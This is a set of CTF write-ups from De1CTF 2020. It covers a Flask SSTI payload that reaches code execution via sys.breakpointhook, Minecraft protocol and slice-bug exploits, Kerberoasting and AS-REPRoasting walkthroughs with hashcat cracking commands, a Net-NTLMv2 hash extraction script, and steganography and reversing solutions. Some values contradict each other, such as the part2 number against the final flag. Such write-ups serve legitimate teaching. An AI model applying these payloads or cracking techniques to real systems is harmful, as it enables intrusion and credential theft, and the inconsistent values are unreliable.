A simple `SSTI` with `render_template_string` of `flask` . Almost words are blacklisted. After `python 3.7` , there is a new function `sys.breakpointhook()` , using it to run arbitrary code.

First, saying `payload` showed below in the chat box of minecraft. (Message with a '/' prefix to act as a command, for hiding your `payload` from other players)

The environment is `python 3.8` .

```
1. /{[[].__class__.__base__.__subclasses__()
   [133].__init__.__globals__['sys']['breakpointhook']}()
```

Then, trigger `render_template_string` by visiting `/read?work={work}&filename={uuid}` .

You have 30 seconds to access `/write` for writing the `command` to `pdb` .

More details, have a check on exploit file [exp.go](#) .

`De1CTF{MC_L0g_C1ieNt-t0-S1mPl3_S2Tl~}`

misc

mc_easybgm

Files:

[mp3.py](#)

Unused bit stego. The script: `mp3.py` .

https://en.wikipedia.org/wiki/MP3#File_structure

`De1CTF{W31c0m3_t0_Mi73CR4Ft_W0r1D_D3jAVu!}`

mc_joinin

Files:

[exp.go](#)

[types.go](#)

The minecraft game service is opened on default port `25565` .

We add the server to mutli-player server list. It seems that it's not supported by our client. The server is using 'MC2020' as service and our client is seems to be outdated.



From the website we know that, `MC2020` is developed based on `1.12` .

1. [Minecraft 20.20](#) is developed by [De1ta Team](#) based on `1.12`

Of course there is a thick. The server is still using `1.12` protocol to communicate. But in the 'protocol version checking' procedure, it's just failed.

It comes out two solutions. One, we just simply replace the 'version' in the procedure during communication between the server and the client by a custom proxy. Another, we simulate the client's function, login to the game.

Reference:

1. [Minecraft 1.12 Protocol\(Version: 335\) Wiki Page](#)
2. <https://wiki.vg/index.php?title=Protocol&oldid=13223>

`exp.go` is the exploit written in golang, containing with two solutions mentioned above.

The flag is hidden in the image from `imgur` .



no - flag - here

De1CTF{MC2020_Pr0to3l_Is_Funny-ISn't_It?}

mc_champion

Files:

[exp.go](#)

[types.go](#)

The Minecraft game is modified basing on [TyphoonMC/TyphoonLimbo](#).

When you login to the game, you are in the Limbo World. Nothing you can do except chatting with other players. After fuzzing, it's not difficult to find out the `/help` command.

1. [ADMIN]
2. /help -> show the usage
3. /uuid -> show your uuid
4. /status -> show your status
5. /items -> show your items
6. /exchange -> make some exchange
7. /shop -> list all category
8. /shop [category_id] -> list items in category
9. /buy [item_id] -> buy the item
10. /use [item_id] -> use your item
11. /attack -> attack the BOSS

Player's items are stored in a golang slice. Each item has five attributes listed below. After a fuzzing, you may figure it out.

Price / Attack / Shield / HP / Food / XP

The vulnerable function is located in `exhcange` -> `random sell` . It triggers a `pop from slice` liked function which return result in bad sequence caused wrong item pop out.

```
1. func slicePop(s []int, i uint) (r []int, e int) {
2.     if len(s) == 0 {
3.         return []int{}, -1
4.     }else if len(s) == 1 {
5.         return []int{}, s[0]
6.     }
7.     if i >= uint(len(s)) {
8.         return s[1:], s[0]
9.     }
10.    return append(s[:i], s[i + 1:]...), s[i]
11. }
```

Our goal is earning enough money (more than \$200) and using a TNT to defeat the boss.

Want more details? Have a look on the exploit `exp.go` written in golang.

After won the game, we got the `Encoded Message` . Simply have a `Base32 Decode` and a `rot13` . We got Flag Two of this challenge and a hidden command `/MC2020-DEBUG-VIEW:-)` . Next challenge, we will use this command.

```
De1CTF{S3cur3_UsAG3_0f-G0_Slice~}
```

Life

No Game No Life!



Hints

1. Game of Life.

Flag

De1CTF{l3t_us_s7art_th3_g4m3!}

Solution

1. Separate zip from jpg;
2. There is a monochrome in the zip file, and another encrypted zip;
3. Use the monochrome as the input to the Conway life game for the first round, you will get a qrcode, scan and you the get the password for the zip;
4. Unzip, and you will get a plain text file
5. Reverse the text in the pilf.txt, base64 decode , reverse, HEX to ASCII and you will get the flag

Note

The main problem of this game is hard to froge the data to the Conway Life Game. And I presume that machine learning maybe helpful

So Conway Life game will be the trap for player.

Easy Protocol

hint

The file header of hint is 'MSCF'. After searching by google, we can see that this is a makecab compressed file. Use the expand command to extract hint.txt directly.

hint.txt

1. hint1: flag is De1CTF{part1_part2_part3}
2. hint2: The part1,part2 and part3 is a pure number with a length of 8
- 3.
4. have fun!!!!

hint.txt should be related to the traffic packet, just ignore it for now

part1

Take a look at the traffic packets, and mainly focus on the Kerberos protocol and the LDAP protocol.

Simply follow the LDAP and find that the filtering conditions are: (&(&(&

(samAccountType=805306368)(servicePrincipalName=*))

(samAccountName=De1CTF2020))(!

(UserAccountControl:1.2.840.113556.1.4.803:=2))) Mainly this

servicePrincipalName=*, querying all existing SPNs of domain user 'de1ctf2020'


```

dereferAliases: neverDereferAliases (0)
sizeLimit: 0
timeLimit: 0
typesOnly: False
Filter: (&(&(samAccountType=805306368)(servicePrincipalName=*)))(samAccountName=De1CTF2020))(!(UserAccountControl:1.2.840.113556
  filter: and (0)
    and: (&(&(samAccountType=805306368)(servicePrincipalName=*)))(samAccountName=De1CTF2020))(!(UserAccountControl:1.2.840.1135
      and: 4 items
        Filter: (samAccountType=805306368)
          and item: equalityMatch (3)
            equalityMatch
              attributeDesc: samAccountType
              assertionValue: 805306368
            > Filter: (servicePrincipalName=*)
            > Filter: (samAccountName=De1CTF2020)
            > Filter: (!(UserAccountControl:1.2.840.113556.1.4.803:=2))
          attributes: 0 items
[Response In: 58]
controls: 1 item

```

Then there is a tgs-req request

KRB5	94 TGS-REQ
TCP	54 88 → 50656 [ACK] Seq=1 Ack=1501 Win=65536 Len=0
TCP	1514 88 → 50656 [ACK] Seq=1 Ack=1501 Win=65536 Len=14
KRB5	68 TGS-REP

Back to hint, it's supposed to be a brute force attack or something, and then guess **kerberosting**

Then extract the SPN in TGS-REQ and the **enc-part** of the ticket

```

Kerberos
  Record Mark: 1470 bytes
  tgs-rep
    pvno: 5
    msg-type: krb-tgs-rep (13)
    crealm: TEST.LOCAL
    > cname
    ticket
      tkt-vno: 5
      realm: TEST.LOCAL
      sname
        name-type: kRB5-NT-SRV-INST (2)
        sname-string: 2 items
          SNameString: part1
          SNameString: De1CTF2020
      enc-part
        etype: eTYPE-ARCFour-HMAC-MD5 (23)
        kvno: 2
        cipher: b9bac2cd9555738bc4f8a38b7aa3b01d12befde687b62d10...
    > enc-part

```

Constructed into a hash format supported by hashcat, **\$krb5tgs\$23\$***

<USERNAME>\$<DOMAIN>\$<SPN>*\$<FIRST_16_BYTES>\$<REMAINING_BYTES>

Then brute force

```
1. hashcat64.exe -m 13100
$krb5tgs$23$*De1CTF2020$test.local$part1/De1CTF2020*$b9bac2cd9555738bc4
f8a38b7aa3b01d$12befde687b62d10d325ebc03e0dd0d6bca1f526240dfa6d23dc5bca
fc224591dcf4ba97bf6219cfbe16f1b59d289800fdcc8f051626b7fe0c2343d860087c4
5b68d329fd1107cebe4e537f77f9eea0834ae8018a4fe8518f1c69be95667fd69dcc590
d3d443a8530ff8e38ee7f7b6e378d64a8b43b985bcc20f941947ea9e8463fd7e0fa77f2
84368b9b489f6d557da1e02990cfc725723e5d452ff6e659717947805b852ad734c5acc
8011e535b96cef3af796610196d31c725362f7426e0cf92985ffe0717baaf5066fdb76
0b90e2c9b7e15bc9a4952cff47d4a092d3be6128997f9ff85dbafb85a5569b5d021b2a2
3c6371cbdf8beaa68b332e6ba1c1a8dc43c50695498ed8c2dfbf11760af35e1b913cd36
b8015df37a146d2696c8b6b5f2ce375f2674acc0ce04aa98b9d21291466ce7a2aeb5a72
fda17fa53e5b41df67d3898457d05fc899096092b3aa5bc333cb75eb5eee4b1c33356e7
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f24bcde29c5e65c13cc057e0db72094bcedb6049574e35e511847f460180ddd78f4c918
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b0a8f5290098e4dad4021d99a65f2a3fa4ad0d2f ?d?d?d?d?d?d?d?d -a 3 --force
```


Get Part1: 79345612

part2

This is actually the process of **AS-REPRoasting** . The judgment process is as follows

Follow up the LDAP query request and found that there is such a filter condition:

(userAccountControl:1.2.840.113556.1.4.803:=4194304)



TEMP_DUPLICATE_ACCOUNT	0x0100	256
NORMAL_ACCOUNT	0x0200	512
INTERDOMAIN_TRUST_ACCOUNT	0x0800	2048
WORKSTATION_TRUST_ACCOUNT	0x1000	4096
SERVER_TRUST_ACCOUNT	0x2000	8192
DONT_EXPIRE_PASSWORD	0x10000	65536
MNS_LOGON_ACCOUNT	0x20000	131072
SMARTCARD_REQUIRED	0x40000	262144
TRUSTED_FOR_DELEGATION	0x80000	524288
NOT_DELEGATED	0x100000	1048576
USE_DES_KEY_ONLY	0x200000	2097152
DONT_REQ_PREAUTH	0x400000	4194304
PASSWORD_EXPIRED	0x800000	8388608
TRUSTED_TO_AUTH_FOR_DELEGATION	0x1000000	16777216
PARTIAL_SECRETS_ACCOUNT	0x04000000	67108864

The value of **DONT_REQ_PREAUTH** is **4194304** , In other words, this LDAP request is to find the user who has enabled **Do not require Kerberos preauthentication** , If the user has turned on **Do not require Kerberos preauthentication** , then he can brute force the user's credentials through **AS-REPRoasting** .

There is another way to judge is that when the AS-REQ request is sent in the first step, AS-REP returned an **eRR-PROAUTH-REQUIRED** error, but this method cannot completely determine that it is **AS-REPRoasting** , because in the default case, the **Windows Kerberos** client does not include pre-authentication information in the first request, so this situation also occurs during normal authentication. **eRR-PROAUTH-REQUIRED** is just to further verify our guess of **AS-REPRoasting** above

```

> Frame 12: 251 bytes on wire (2008 bits), 251 bytes captured (2008 bits) on interface \Device\NPF_{0CA8}
> Ethernet II, Src: Vmware_40:f3:91 (00:0c:29:40:f3:91), Dst: Vmware_30:87:29 (00:0c:29:30:87:29)
> Internet Protocol Version 4, Src: 192.168.141.134, Dst: 192.168.141.136
> Transmission Control Protocol, Src Port: 88, Dst Port: 63058, Seq: 1, Ack: 226, Len: 197
  Kerberos
    > Record Mark: 193 bytes
    > krb-error
      pvno: 5
      msg-type: krb-error (30)
      stime: 2020-04-01 09:18:46 (UTC)
      susec: 933414
      error-code: eRR-PREAUTH-REQUIRED (25)
      realm: TEST.LOCAL
    > sname

```

Guess it is after the AS-REPRoasting process, and then extract the **enc-part** part of the ticket from the AS-REP

```

> Transmission Control Protocol, Src Port: 88, Dst Port: 63061, Seq: 1, Ack: 165, Len: 1360
  Kerberos
    > Record Mark: 1356 bytes
    > as-rep
      pvno: 5
      msg-type: krb-as-rep (11)
      crealm: TEST.LOCAL
    > cname
    > ticket
      > enc-part
        etype: eTYPE-ARCFOUR-HMAC-MD5 (23)
        kvno: 2
        cipher: 2a00ca98642914e2cebb2718e79cbfb69026dd00f0b130fd...

```

Constructed into a hash format supported by hashcat, **\$krb5asrep\$23\$<PRINCIPAL_NAME>:<FIRST_16_BYTES>\$<REMAINING_BYTES>**

Then brute force

```

1. hashcat64.exe -m 18200
   $krb5asrep$23$De1CTF2020@test.local:2a00ca98642914e2cebb2718e79cbfb6$90
   26dd00f0b130fd4c4fd71a80817ddd5aec619a9b2e9b53ae2309bde0a9796ebcfa90558
   e8aaa6f39350b8f6de3a815a7b62ec0c154fe5e2802070146068dc9db1dc981fb355c94
   ead296cdaefc9c786ce589b43b25fb5b7ddad819db2edecd573342eaa029441ddfdb267
   65ce01ff719917ba3d0e7ce71a0fae38f91d17cf26d139b377ea2eb5114a2d36a5f2798
   3e8c4cb599d9a4a5ae31a24db701d0734c79b1d323fcf0fe574e8dcca5347a6fb98b7fc
   2e63ccb125a48a44d4158de940b4fd0c74c7436198380c03170835d4934965ef6a25299
   e3f1af107c2154f40598db8600c855b2b183 ?d?d?d?d?d?d?d?d?d?d -a 3 --force

```

get part2:74212345

part3

This is an NTLM authentication process. You can extract the **Net-NTLM v2 hash** in the traffic packet. There are two methods. The first method is to extract the content of the **WWW-Authenticate** header.

The second One method is to extract the various parts of the **Net-NTLM v2 hash** directly from the traffic packet.

Take the first method as an example here, extract the contents of the **WWW-Authenticate** header, and write a script to convert it into **Net-NTLM v2 hash**

Reference : <https://www.innovation.ch/personal/ronald/ntlm.html>

python script

```

1. NTLM="NTLM
TlRMTVNTUAADAAAAGAAYAH4AAAAkASQBlgAAAAgACABYAAAAFAAUAGAAAAAKAAoAdAAAAAA
AAAC6AQAAByKIogoAY0UAAAAPZ+q0Bf/ZoMFgp+YUgxdqNVQARQBTAFQARABlADEAQwBUAE
YAMgAwADIAMABXAekATgAxADAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAtZkcwqDVhdD4E
zW0qvX0EgEBAAAAAAAAAEWY5ECMI1gHSKQvAwLYXqAAAAACAAGAVABFAFMABAABAAwARABN
ADIAMAAxADIABAAUAHQAZQBzAHQALgBsAG8AYwBhAGwAAwAiAGQAbQAYADAAMQAYAC4AdAB
lAHMAdAAuAGwAbwBjAGEAbAAAFABQAdABlAHMAdAAuAGwAbwBjAGEAbAAHAAGAEWY5ECMI1g
EGAAQAAgAAAAGMAAwAAAAAAAAAAAAAAAAAAAAA7Ko9RN3EZAJsRTIGgTqvoLkY8q1D1Jfvj
7a+sggyWKQKABAAAAAAAAAAAAAAAAAAAAAAAAAAKAHgBIAFQAVABQAC8AdABlAHMAdAAuAGwA
bwBjAGEAbAAAAAAAAAAAAAAAAA=="

2. b64_challenge="NTLM
TlRMTVNTUAACAAAACAAIADgAAAAFgomiVohvkPy3Pe0AAAAAAAAAAIIAggBAAAAABg0AJQA
AAA9UAEUUAUwBUAAIACABUAEUUAUwBUAAEADABEAE0AMgAwADEAMgAEABQAdABlAHMAdAAuAG
wAbwBjAGEAbAADACIAZABtADIAMAAxADIALgB0AGUAcwB0AC4AbABvAGMAYQBsAAUAFAB0A
GUAcwB0AC4AbABvAGMAYQBsAAcACAATDLkQIwjWAQAAAAA=="

3. challenge= b64_challenge[5:].decode("base64")[24:24+8].encode("hex")
4. message = NTLM[5:].decode("base64")
5.
6. def msg2str(msg,start,uni=True):
7.     len = ord(msg[start+1])*256 + ord(msg[start])
8.     offset = ord(msg[start+5])*256 + ord(msg[start+4])
9.     if uni:
10.         return (msg[offset:offset+len]).replace("\x00","")
11.     else:
12.         return msg[offset:offset+len]
13.
14.
15. user = msg2str(message,36)
16. domain = msg2str(message,28)
17. response = msg2str(message,20,False)
18. NTProofStr = response[0:16].encode("hex")
19. blob = response[16:].encode("hex")
20.
21. print("{user}::{domain}:{challenge}:{NTProofStr}:
{blob}".format(user=user,domain=domain,challenge=challenge,NTProofStr=N
TProofStr,blob=blob))

```

get Net-NTLM v2 hash

[illegible]

Then use hashcat to brute force


```
1. hashcat64.exe -m 5600  
De1CTF2020::TEST:56886f90fcb73ded:b5991cc2a0d585d0f813358eaafc7412:0101  
000000000000130cb9102308d601d2290bc0c25617a800000000200080054004500530  
0540001000c0044004d0032003000310032000400140074006500730074002e006c006f  
00630061006c000300220064006d0032003000310032002e0074006500730074002e006  
c006f00630061006c000500140074006500730074002e006c006f00630061006c000700  
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00000ecaa3d44ddc464026c453206813aafa0b918f2ad43d497ef8fb6beb2083258a40a  
00100000000000000000000000000000000000000009001e0048005400540050002f0074006  
500730074002e006c006f00630061006c000000000000000000 ?d?d?d?d?d?d?d?d -a  
3 --force
```

```
get part3: 74212345
```

So the final flag is: De1CTF{79345612_15673223_74212345}

Misc Chowder

赛题给了一个流量包，使用wireshark打开，选择菜单栏“文件-导出对象-HTTP”，可以发现7个内容类型为 `multipart/form-data`，这些都是上传的一些数据。




把内容提取出来，可以发现6个是jpg，有一个是png，包含png图片数据的是上面分组号为3075的数据包，把它save保存下来，然后拖进winhex，找到png数据的开头和结尾(此png的文件头为 89504E47，文件尾为 426082)，结合快捷键alt+1、alt+2、ctrl+x即可完成切割，提取得到png图片，得到另一个附件的链接。


<https://drive.google.com/file/d/1JBdPj7eRaXuLCTFGn7A1uAxxmxQ4k1jvX/view>

得到一个readme.zip，解压发现有个readme.docx（其实这里本来还设计了一个zip伪加密，但是文件一上传drive.google，伪加密就不见了，不知道为啥）。

在 `readme.docx` 里发现藏有zip文件，直接把后缀改为zip，即可提取出来 `You_found_me_0rz.zip`。这个zip文件需要暴力破解得到密码（可能由于存在缓存的原因，出题人在自己电脑测试的时候爆破出当时设计的6位密码的时间并不长，后面重装了一下软件，发现确实爆破时间很长，于是给了提示“密码是由6位字符组成，开头的2个字符是DE”），爆破得到密码为 `DE34Q1`。




解压得到一个图片 **You_found_me_Orz.jpg**，拖进notepad++、winhex等工具可以发现还有里面还有 666.jpg、flag.txt、fffffflllll.txt等文件，并且发现了rar的一些标志。



直接把后缀名改为rar即可解压出里面的文件。其中flag.txt

1. `De1CTF{jaivy say that you almost get me!!! }`

是一个假的flag(这点好多老外过来问...)，并且发现ffffffff11111.txt并没有出现，这里考察的是ADS隐写，也可以通过上图当中的 `:ffffffff11111.txt` 看出一些端倪，因为ADS隐写的一些数据一般都是这样的 `xxx:xxxxxx`。使用 `Shortcut to NTFS Streams Info` 工具即可看到藏在666.jpg中的ADS隐写数据获得真正的flag。



提取得到flag为

1. De1CTF{E4Sy_M1sc_By_Jaivy_31b229908cb9bb}

reverse

parser

Idea

I'm studying compilation principles recently, so I make a very simple lexer and parser to parse flag.

Here is the grammar:

```
1.   $\Sigma$  :
2.  De1CTF  "De1CTF"
3.  LB      "{"
4.  RB      "}"
5.  WORD    "[0-9a-zA-Z]+"
6.  ADD     "+"
7.  UL      "_"
8.  LP      "("
9.  RP      ")"
10. CR      "\n"
11.
12. N :
13. FLAG, PRIM, EXP, TERM, WORD
14.
15. P :
16. FLAG -> De1CTF LB EXP RB CR
17. EXP -> TERM
18.      | TERM ADD TERM
19. TERM -> PRIM
20.      | PRIM UL TERM
21. PRIM -> WORD
22.
23. S : FLAG
```

Just like arithmetic.

First, the lexer will depart the string into tokens, and check the format.

All words will be encrypted with RC4

We need to define some notation:

"a+b" denotes AES_encrypt("ab")

"a_b" denotes DES_encrypt("ab")

"_" has higher priority than "+"

I didn't implement the brackets, because it may lead to multi-solution(you can add brackets infinitely), and it will also make the solver complex.

Compilation optimization is not enabled, because it's very difficult to reverse. I use g++ 9.0 to compile it, the endbr64 instruction will disturb IDA to identify got table, but you can find the function name by gdb. The symbol table has much useful information, so it is stripped.

Reverse

I write this program in C++ and strip the symbol table, so it's a little difficult to analyze statically.

At first, you can input some strings to test, and it's easy to confirm the format and structure.

I suggest guessing the logic of the program while debugging. Soon you can find out the input string will be departed into many parts at `sub_35F0`. It defines a structure Token here. The member contains substring and type. These token will store in an `std::vector`.

Tracing the token into `sub_4E70` and `sub_507E`, you can find some recursive functions and finally in `sub_51CC`, the type 4 token which means `WORD` will be encrypted by RC4.

We can trace the vector and final in `sub_507E` we find a loop. If next token is not `_` it will break. After getting a token `_`, get next `WORD`, splice them, and in `sub_70F6` encrypt it by DES.

After return to `sub_4E70`, it does something similar. There is a loop and break condition is that the next token is not `+`. Then call `sub_507E` again to get another part of the result, and splice them and in `sub_6E8B` encrypt it by AES.

Here you almost reverse the program totally. The most important thing is the precedence of `+` and `_`.

The aes and des use the same key `De1CTF` and will be padded to correct length. All the crypto cipher is the standard cipher. The implement of AES is a little different between normal AES, but the results are the same. (you will not find the SBOX of AES in the cipher).

Solver

Notice that all the plain will be padded by PKCS7, so we could try to decrypt and find the padding.

After get the cipher, consider it is like "A+B+C+D" or "A_B_C_D", so you could decrypt it by aes or des.

After we find out the last step is aes:

```
result = aes(result_before+D)
```

Although we don't know how many terms the result_before have, we know that the last part is a single term. And we should confirm this term is like d1_d2_d3(will be the result of des encryption) or d4 directly(will be the result of rc4 encryption).

Although we don't know how long is the last part, the result_before may be the result of des or aes(if it is the cipher of rc4, we can use rc4 decrypt it into plaintext directly and get the length), so the length must be a multiple of 8. So we can decrypt last 8*n bytes by des and rc4, and find the PKCS7 padding or the plain.

And so on, we depart every part and finally get the plaintext.

And the detail of the analysis will be written in the scrip:

```

1. from Crypto.Cipher import ARC4, AES, DES
2. from Crypto.Util.Padding import unpad
3. from binascii import *
4. key = b"De1CTF"
5. rc4_key = key
6. des_key = key.ljust(8, b"\x02")
7. aes_key = key.ljust(16, b"\x0a")
8.
9. def rc4_decrypt(cipher, key=rc4_key):
10.     rc4 = ARC4.new(key)
11.     return rc4.decrypt(cipher)
12.
13. def aes_decrypt(cipher, key=aes_key):
14.     aes = AES.new(key, iv=key, mode=AES.MODE_CBC)
15.     return aes.decrypt(cipher)
16.
17. def des_decrypt(cipher, key=des_key):
18.     des = DES.new(key, iv=key, mode=AES.MODE_CBC)
19.     return des.decrypt(cipher)
20. flag = b"}"
21. cipher =
    b"\xe7\xa43L\xd3\x11\xe7\x85hV\x97\x11\xee\xd2\xf8\xd9>p\xc9N\x94\xa02Z
    '\x98\x00\x1d\xd5\xd7\x11\x1d\xf4\x85a\xac\x0c\x80'@\xbd\xdd\x1f\x0b\xb
    4\x97\x1f`[T\xcb\xc5\xa8\xb7\x11\x90\xc9\xb5\x81e5\x0f~\x7f"
22. # It is unlikely that the result is a word. You can try
    rc4_decrypt(cipher) and get nothing.
23.
24. # Last result may be like A+B+C+D or A_B_C_D, so we try aes and des
    decrypt.
25. print(des_decrypt(cipher))
26. #
    b'\x0e\x08r\xa8C\x14u\xae\xee\xd6)9.Q\xd3\xca|\xcf.\xde\xb9<\x8f4N\xcaP
    %X>5,\x1fIu\x89\xd5\xb3\xf5[1\x9b\x86Q\x86&\x05\xc8FGW\xf3\xfd&\xb4[#\x
    1604\x94:h\x90'
27. print(aes_decrypt(cipher))
28. #
    b"\x0b\x82z\x9e\x00.\x07m\xe2\xd8L\xac\xb1#\xbc\x1e\xb0\x8e\xbe\xc1\xa4
    T\xe0\xf5P\xc6]7\xc5\x8c}\xaf-
    H'4-;\x13\xd9s\x0f%\xc1v\x89\x19\x8b\x10\x10\x10\x10\x10\x10\x10\x10\x1
    0\x10\x10\x10\x10\x10\x10\x10"
29. # We find the padding in aes result, so last result is like A+B+C+D.
30. cipher = unpad(aes_decrypt(cipher), 16)
31. print()

```

```

32.
33. # The last part must be a TERM, which may be like d1_d2_d3_d4 or d1
    directly.
34. # Try last 8*n bytes, and find padding or plaintext
35. # print(rc4_decrypt(cipher[-8:])) # nothing
36. # print(rc4_decrypt(cipher[-16:])) # nothing
37. # ...
38. print(des_decrypt(cipher[-8:]))
39. # b'G*\x11p~z\x16\xdc'
40. print(des_decrypt(cipher[-16:]))
41. # b'\xcd\x55\x89\x9f#\xf0\xb2.\x07\x07\x07\x07\x07\x07\x07'
42. # Find the padding here, so the last term is like d1_d2_d3_d4
43. term_1 = unpad(des_decrypt(cipher[-16:]), 8)
44. cipher = cipher[:-16] # The first part.
45. print()
46.
47. # Notice the length is 9, it's very short. if the last byte is a sinle
    primary_expr, the padding will be found in des_decrypt[0:8]
48. # or try to rc4 decrypt the whole result.
49. print(rc4_decrypt(term_1))
50. # Find a plaintext b"4nd", the left part will be another plaintext.
51. print(rc4_decrypt(term_1[3:]))
52. # b"p4r53r"
53. word_1 = rc4_decrypt(term_1[3:])
54. word_2 = rc4_decrypt(term_1[:3])
55. flag = word_2 + b"_" + word_1 + flag
56. flag = b"+" + flag
57. print()
58.
59. # Next, we do the same thing again.
60. print(des_decrypt(cipher))
61. # b"\xa7\xaf\xa7\xe8#I\x9e#6X\x19\xed\x5\x06\xcc\x86\xe40C\x89
    \x15\xff'\xd8\xe1f\x95\xfc\x99\xf8\x1e"
62. print(aes_decrypt(cipher))
63. #
    b'\x91\x98=\xa9\xb1:1\xef\x04r\xb5\x02\x07;h\xdd\xbd\xdb<\xc1}\x0b\x0b\
    \x0b\x0b\x0b\x0b\x0b\x0b\x0b\x0b\x0b'
64. cipher = unpad(aes_decrypt(cipher), 16)
65. print()
66.
67. # Also find last part length
68. print(des_decrypt(cipher[-8:]))
69. print(des_decrypt(cipher[-16:]))
70. # Find the padding

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```

71. term_2 = unpad(des_decrypt(cipher[-16:]), 8)
72. cipher = cipher[0:-16]
73. print()
74.
75. # rc4 decrypt directly
76. print(rc4_decrypt(term_2))
77. # Find the plaintext b"w0rld"
78. print(rc4_decrypt(term_2[5:]))
79. # b"\3x3r"
80. word_3 = rc4_decrypt(term_2[5:])
81. word_4 = rc4_decrypt(term_2[:5])
82. flag = word_4 + b"_" + word_3 + flag
83. flag = b"+" + flag
84. print()
85.
86. # Last part is less than 8 bytes. rc4_decrypt it directly
87. print(rc4_decrypt(cipher))
88. word_5 = rc4_decrypt(cipher)
89. flag = word_5 + flag
90.
91. flag = b"De1CTF{" + flag
92. print(flag)

```

I think there may be a way to write a script to solve it automatically, but I didn't try.

Flw

VM instruction

```
unsigned char flag[] = "de1ctf{Innocence_Eye&Daisy*}";
```

This is a queue-based virtual machine.

The structure of the virtual machine is as follows:

```

1.  class QueueVirtualMachine{
2.  public:
3.      QueueVirtualMachine();
4.      QueueVirtualMachine(unsigned char*);
5.      ~QueueVirtualMachine();
6.      bool run();
7.      void printQueueMemSpace(); //Used to get debugging information
8.      void printMemSpace();      //Used to get debugging information
9.  private:
10.     int head,tail;              //The head and tail pointer of the queue
11.     unsigned short reg;         //The register used to calculate the packet
                                     base58
12.     unsigned char *queueMemSpace;//Queue space
13.     unsigned char *memSpace;    //Memory space
14.     unsigned char *codeSpace;   //Code segment
15.     unsigned char *tempString;  //String buffer
16. };

```

The instructions of the virtual machine are as follows:

- 14 xx

Press a number into the end of the queue

- 15

Discard a queue tail element

- 20 xx

Place a byte of the queue header in the location of 'memSpace[xx]'

- 2a xx

Press a byte of 'memspace[xx]' into the end of the queue

- 2b

Take a piece of data from the head of the queue as an index and press a byte of memspace[] into the end of the queue

- 2c

Take a piece of data from the queue header as an index and put the next byte in the queue into memspace[]

- 30

Let's move reg 8 bits to the left, and then reg plus the element at the end of the queue

- 31 xx

Short in register divided by xx, remainder into queue, quotient in reg

- 32

A byte at the head of the queue is taken as the index value of table[], and the value result is queued

- 33

Take the sum of the two data at the head of the queue, and the result is queued

- 34

The two data at the head of the queue are subtracted and the result is queued.

Notice that the decrement is at the head of the queue

- 35

Take the two data phases of the queue head \times , and the result is queued

- 36

The data in the register is queued and the register is cleared

- 37

Take two data at the head of the queue that are xor, and the result is queued

- 3a

Read in a string, place the string in the buffer, and queue the string length

- 40 xx

Takes a number at the head of the queue, if the number is not zero

Xx op - =

- 41

The string in the buffer is queued to clear the buffer

- ab

The instruction completes and returns true

- ff

If the queue header is not 0, the virtual machine returns the bool value 'false'

Algorithm design

1. Read the string, detect the length, and move into memSpace

```
1.    //cin>>tempString;
2.    0x3a,
3.    //if(strlen(tempString)!=28)return false;
4.    0x14,28,
5.    0x34,
6.    0xff,
7.    //Move the string into the buffer
8.    0x41,
9.    //Move into memory from the queue
10.   0x20,0x19,//d
11.   0x20,0x1a,//e
12.   0x20,0x1b,//l
13.   0x20,0x1c,//c
14.   0x20,0x1d,//t
15.   0x20,0x1e,//f
16.   0x20,0x1f,/{
17.   0x20,0x20,
18.   0x20,0x21,
19.   0x20,0x22,
20.   0x20,0x23,
21.   0x20,0x24,
22.   0x20,0x25,
23.   0x20,0x26,
24.   0x20,0x27,
25.   0x20,0x28,
26.   0x20,0x29,
27.   0x20,0x2a,
28.   0x20,0x2b,
29.   0x20,0x2c,
30.   0x20,0x2d,
31.   0x20,0x2e,
32.   0x20,0x2f,
33.   0x20,0x30,
34.   0x20,0x31,
35.   0x20,0x32,
36.   0x20,0x33,
37.   0x20,0x34,/{ }
```

1. Check the format.

The following several inspections are scattered throughout the virtual machine instructions.

```
1.      0x2a,0x19,
2.      0x14,'D',
3.      0x34,
4.      0xff,
5.      0x2a,0x1a,
6.      0x14,'e',
7.      0x34,
8.      0xff,
9.      0x2a,0x1b,
10.     0x14,'1',
11.     0x34,
12.     0xff,
13.     0x2a,0x1c,
14.     0x14,'C',
15.     0x34,
16.     0xff,
17.     0x14,'T',
18.     0x34,
19.     0xff,
20.     0x2a,0x1e,
21.     0x14,'F',
22.     0x34,
23.     0xff,
24.     0x2a,0x1f,
25.     0x14,'{',
26.     0x34,
27.     0xff,
28.     0x2a,0x34,
29.     0x14,'}',
30.     0x34,
31.     0xff,
```

Junk instructions :


```

1.  _asm
2.  {
3.      mov eax, _PE1
4.      push eax
5.      push fs : [0]
6.      mov fs : [0] , esp
7.      xor ecx, ecx
8.      div ecx
9.      retn
10.  _PE1 :
11.  mov esp, [esp + 8]
12.      mov eax, fs : [0]
13.      mov eax, [eax]
14.      mov eax, [eax]
15.      mov fs : [0] , eax
16.      add esp, 8
17.  }

```

```

_asm
{
    jz _P2
    jnz _P2
    _P1 :
    __emit 0xE8
}

```

```

_asm
{
    call _P1
    _P1 :
    add[esp], 5
    retn
}

```

```

_asm
{
    xor eax, eax
    add eax, 2
    ret 0xff
}

```

3.The 20 characters in flag packaging were divided into 10 groups for base58 encoding

The machine code is too long. I'll put a pseudo code here

It is important to note that although the table is 64-bit long, the algorithm used is base58, not base64

```
1. table =  
   '0123456789QWERTYUIOPASDFGHJKLZXCVBNMqwertyuiopasdfghjklzxcvbnm+/'  
2. for(int i = 0;i<10;++i){  
3.     reg = (memSpace[0x20+i*2]<<8)+memspace(0x21+i*2);  
4.     for(int j = 3;j>0;--j){  
5.         memspace[0x39+j+i*3] = table[reg%58];  
6.         reg /= 58;  
7.     }  
8. }
```

4.Packet encryption

Then do not know how, whim, made a round of encryption, grouping.

Modular addition, modular subtraction, or xor are all reversible.

```
1. for(int i = 0,i<30,i+=3){  
2.     memSpace[0x40+i+1] = memSpace[0x40+i+1]+memSpace[0x40+i+0];  
3.     memSpace[0x40+i+2] = memSpace[0x40+i+2]-memSpace[0x40+i+1];  
4.     memSpace[0x40+i+0] = memSpace[0x40+i+0]^memSpace[0x40+i+2];  
5. }
```

5.The encrypted results are detected

The reason for not putting machine code is the same as above.

```
1. enc_flag =  
   [0x7a,0x19,0x4f,0x6e,0xe,0x56,0xaf,0x1f,0x98,0x58,0xe,0x60,0xbd,0x42,0x  
   8a,0xa2,0x20,0x97,0xb0,0x3d,0x87,0xa0,0x22,0x95,0x79,0xf9,0x41,0x54,0xc  
   ,0x6d]  
2. for i in range(len(enc_flag)):  
3.     if enc_flag[i]!=memSpace[i]:  
4.         return false
```

6.The virtual machine finishes running and returns true

```
